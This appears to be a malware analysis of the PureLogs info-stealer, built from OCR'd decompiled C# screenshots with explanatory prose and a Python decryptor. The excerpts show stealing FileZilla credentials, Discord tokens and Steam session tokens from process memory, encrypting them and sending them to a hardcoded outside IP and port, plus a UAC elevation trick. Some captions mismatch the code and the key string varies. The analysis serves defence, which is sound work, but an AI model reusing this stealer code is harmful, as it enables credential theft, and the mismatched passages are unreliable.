
```
    // Token: 0x060000E9 RID: 233 RVA: 0x000094F8 File Offset: 0x000076F8
    public static object smethod_1(Guid guid_0, Guid guid_1)
    {
        string text = guid_0.ToString("B");
        string text2 = "Elevation:Administrator!new:" + text;
        Class13.Struct9 @struct = default(Class13.Struct9);
        @struct.uint_0 = (uint)Marshal.SizeOf<Class13.Struct9>(@struct);
        @struct.intptr_0 = IntPtr.Zero;
        @struct.uint_5 = 4U;
        return Class13.CoGetObject(text2, ref @struct, guid_1);
    }
```

Credential/Data stealing functionality. Checks whether data has been retrieved from programs like FileZilla, Telegram, and Steam, storing any captured information under the corresponding application name. It also handles Discord separately by processing a dictionary of collected values before adding it to the results. If none of the targeted applications yield any data, the function simply returns null. In effect, the purpose of this logic is to consolidate any stolen or harvested information from multiple sources into a single structure that can later be used or exfiltrated.




```
    };
    Parallel.ForEach<Action>(list, parallelOptions, new Action<Action>(Class5.<>c.<>c_0.method_0));
    Dictionary<string, byte[]> dictionary = new Dictionary<string, byte[]>();
    if (Class5.byte_0 != null)
    {
        dictionary.Add("FileZilla", Class5.byte_0);
    }
    if (Class5.byte_1 != null)
    {
        dictionary.Add("Telegram", Class5.byte_1);
    }
    if (Class5.byte_2 != null)
    {
        dictionary.Add("Steam", Class5.byte_2);
    }
    if (Class5.dictionary_0.Count != 0)
    {
        dictionary.Add("Discord", Class14.smethod_8(Class5.dictionary_0));
    }
    if (Class5.byte_0 == null && Class5.byte_1 == null && Class5.byte_2 == null && Class5.dictionary_0 == null)
    {
        return null;
    }
```

The first method (smethod_1) is stealing saved FTP credentials from FileZilla and possibly pulling a token string with a regex. The second method (smethod_2) is looking inside Discord’s LevelDB storage to extract user tokens. Behavior shows classic info-stealer behavior of harvesting saved credentials and tokens from common applications.




```
    // Token: 0x06000048 RID: 72 RVA: 0x00004CE8 File Offset: 0x00002EE8
    internal static void smethod_1()
    {
        try
        {
            string text = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\FileZilla\\recentservers.xml";
            if (File.Exists(text))
            {
                Class5.byte_0 = Class14.smethod_10(text);
            }
        }
        catch
        {
        }
    }

    // Token: 0x06000049 RID: 73 RVA: 0x00004D34 File Offset: 0x00002F34
    internal static void smethod_2()
    {
        string text = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\discord";
        string text2 = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\discord\\Local Storage\\leveldb";
        if (Directory.Exists(text2))
        {
            foreach (string text3 in Directory.GetFiles(text2, "*.ldb"))
            {
                try
                {
                    Match match = Regex.Match(Encoding.UTF8.GetString(Class14.smethod_10(text3)), "dQw4w9WgXcQ:[^\"]*");
                    if (match.Success)
                    {
                        Class5.dictionary_0.Add("EncryptToken", Convert.FromBase64String(match.Groups[0].Value.Split(new char[] { ':' })[1]));
                        break;
                    }
                }
                catch
                {
                }
```

Steam function has regex [A-Za-z0-9-_]{16,}\\.[A-Za-z0-9-_]{40,}\\.[A-Za-z0-9-_]{40,} which matches a JWT (JSON Web Token) format, commonly used for authentication, including Steam session tokens.




```
internal static void smethod_4()
{
    try
    {
        Process process = Process.GetProcessesByName("steam").FirstOrDefault<Process>();
        if (process != null)
        {
            IntPtr intPtr = Class5.OpenProcess(16, false, process.Id);
            if (!(intPtr == IntPtr.Zero))
            {
                using (Class5.Class6 @class = new Class5.Class6(intPtr))
                {
                    IntPtr intPtr2 = IntPtr.Zero;
                    IntPtr intPtr3 = new IntPtr(int.MaxValue);
                    byte[] array = new byte[4096];
                    Regex regex = new Regex("[A-Za-z0-9-_]{16,}\\.[A-Za-z0-9-_]{40,}\\.[A-Za-z0-9-_]{40,}");
                    while (intPtr2.ToInt64() < intPtr3.ToInt64())
                    {
                        int num;
                        if (Class5.ReadProcessMemory(@class.Handle, intPtr2, array, array.Length, out num))
                        {
                            string @string = Encoding.ASCII.GetString(array, 0, num);
                            Match match = regex.Match(@string);
                            if (match.Success)
                            {
                                Class5.byte_2 = Encoding.UTF8.GetBytes(match.Value);
                                break;
                            }
                        }
                        intPtr2 = IntPtr.Add(intPtr2, array.Length);
                    }
                }
            }
            else
            {
                Class5.byte_2 = null;
```

Some of the strings from the static fields window earlier can also be viewed in Gclass4. This is the configuration of the malware and the port and IP. the Test string is the build number.




```
    // Token: 0x0400004C RID: 76
    public static string string_15 = "65.21.119.48";

    // Token: 0x0400004D RID: 77
    public static string string_16 = "6561";

    // Token: 0x0400004E RID: 78
    public static string string_17 = "test120922139213";

    // Token: 0x0400004F RID: 79
    public static string string_18 = "true";

    // Token: 0x04000050 RID: 80
    public static string string_19 = "IqswyHgVpagFHxu";
```

Network functionality



```
}
byte[] array2 = Class14.smethod_1(Class14.smethod_3(array));
int i = 0;
while (i <= 5)
{
    try
    {
        using (TcpClient tcpClient = new TcpClient(GClass4.string_15, Convert.ToInt32(GClass4.string_16)))
        {
            using (NetworkStream stream = tcpClient.GetStream())
            {
                stream.Write(BitConverter.GetBytes(array2.Length), 0, 4);
                stream.Write(array2, 0, array2.Length);
                break;
            }
        }
    }
    catch
    {
        i++;
        Thread.Sleep(1000);
    }
}
if (i == 5)
{
    Environment.Exit(0);
    return;
}
if (Convert.ToBoolean(GClass4.string_13))
{
    Class11.smethod_0();
}
```

smethod_1() takes an input byte array, writes its original length into a memory stream, then compresses the data using GZip and appends the compressed output to the stream, finally returning the combined byte array containing both the length header and the compressed data.




```
// Token: 0x060000F7 RID: 247 RVA: 0x00009A10 File Offset: 0x00007C10
internal static byte[] smethod_1(byte[] byte_0)
{
    byte[] array;
    using (MemoryStream memoryStream = new MemoryStream())
    {
        byte[] bytes = BitConverter.GetBytes(byte_0.Length);
        memoryStream.Write(bytes, 0, 4);
        using (GZipStream gzipStream = new GZipStream(memoryStream, CompressionMode.Compress))
        {
            gzipStream.Write(byte_0, 0, byte_0.Length);
            gzipStream.Flush();
        }
        array = memoryStream.ToArray();
    }
    return array;
}

// Token: 0x060000F8 RID: 248 RVA: 0x00009A9C File Offset: 0x00007C9C
internal static void smethod_2()
```

smethod_3() and smethod_4(). smethod_3 acts as a key preparation function. It begins with a hardcoded string constant ("1Z11wTrtsFc2ElgroUCsBHiSCgDJR10wV8SZ0IiP53cFzgsdKYIDGMdEHsogfICrEG6vsh"), which it converts to a UTF-8 byte array and hashes with SHA-512. The purpose of this step is to transform the string into a fixed-length, high-entropy digest, which is then passed to smethod_4 along with the input data intended for encryption.

smethod_4 performs the encryption itself. It defines a fixed 16-byte salt ([117, 45, 158, 253, …]) and uses the PBKDF2 key derivation function (Rfc2898DeriveBytes) with 1,000 iterations to derive both the encryption key and initialization vector (IV) from the SHA-512 digest. A RijndaelManaged object is configured with a 256-bit key size, a 128-bit block size, and CBC (Cipher Block Chaining) mode. The plaintext data is written into a CryptoStream, encrypted, and then returned as a byte array.

These two methods implement AES-256-CBC encryption with deterministic keying. The static hardcoded string, combined with the fixed salt and iteration count, means that the same input will always encrypt to the same output, provided the same environment is used.

For decryption, the process must be mirrored: the hardcoded string is again hashed with SHA-512, the resulting digest is used with PBKDF2 and the same salt to derive the key and IV, and the ciphertext is processed through an AES decryptor in CBC mode. This will yield the original plaintext. Without knowledge of the embedded key string, the static salt, and the derivation parameters, decryption would not be possible.



```
internal static byte[] smethod_3(byte[] byte_0)
{
    byte[] array = Encoding.UTF8.GetBytes("lZl1wTrtsFc2ElgroUCsBHiSCgDJR10wV8SZ0IiP53cFzgsdKYIDGMdEHsogfICrEG6vsh");
    array = SHA512.Create().ComputeHash(array);
    return Class14.smethod_4(byte_0, array);
}

// Token: 0x060000FA RID: 250 RVA: 0x00009B4C File Offset: 0x00007D4C
internal static byte[] smethod_4(byte[] byte_0, byte[] byte_1)
{
    byte[] array = null;
    byte[] array2 = new byte[]
    {
        117, 45, 158, 253, 184, 172, 96, 158, 239, 125,
        30, 70, 145, 225, 3, 161
    };
    using (MemoryStream memoryStream = new MemoryStream())
    {
        using (RijndaelManaged rijndaelManaged = new RijndaelManaged())
        {
            rijndaelManaged.KeySize = 256;
            rijndaelManaged.BlockSize = 128;
            Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(byte_1, array2, 1000);
            rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes((int)((double)rijndaelManaged.KeySize / 8.0));
            rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes((int)((double)rijndaelManaged.BlockSize / 8.0));
            rijndaelManaged.Mode = CipherMode.CBC;
            using (CryptoStream cryptoStream = new CryptoStream(memoryStream, rijndaelManaged.CreateEncryptor(), CryptoStreamMode.Write))
            {
                cryptoStream.Write(byte_0, 0, byte_0.Length);
                cryptoStream.Close();
            }
            array = memoryStream.ToArray();
        }
    }
    return array;
```

```
import hashlib
from Crypto.Cipher import AES
from Crypto.Protocol.KDF import PBKDF2

# PureLogs Stealer Sample - Build: test120922139213
def decrypt_purelogs(ciphertext: bytes) -> bytes:
    password =
"1Z11wTrtsFc2ElgroUCsBHiSCgDJR10wV8SZ0IiP53cFzgsdKYIDGMdEHsogfICrEG6vsh"
    key_material = hashlib.sha512(password.encode("utf-8")).digest()
    salt = bytes([
        0x75, 0x2D, 0x9E, 0xFD, 0xB8, 0xAC, 0x60, 0x9E,
        0xEF, 0x7D, 0x1E, 0x46, 0x91, 0xE1, 0x03, 0xA1
    ])
    derived = PBKDF2(key_material, salt, dkLen=48, count=1000)
    key, iv = derived[:32], derived[32:]
    cipher = AES.new(key, AES.MODE_CBC, iv)
    plaintext_padded = cipher.decrypt(ciphertext)
    pad_len = plaintext_padded[-1]
    return plaintext_padded[:-pad_len]

if __name__ == "__main__":
    encrypted_data = b"..."
    decrypted = decrypt_purelogs(encrypted_data)
    print("Decrypted output:\n", decrypted.decode(errors="ignore"))
```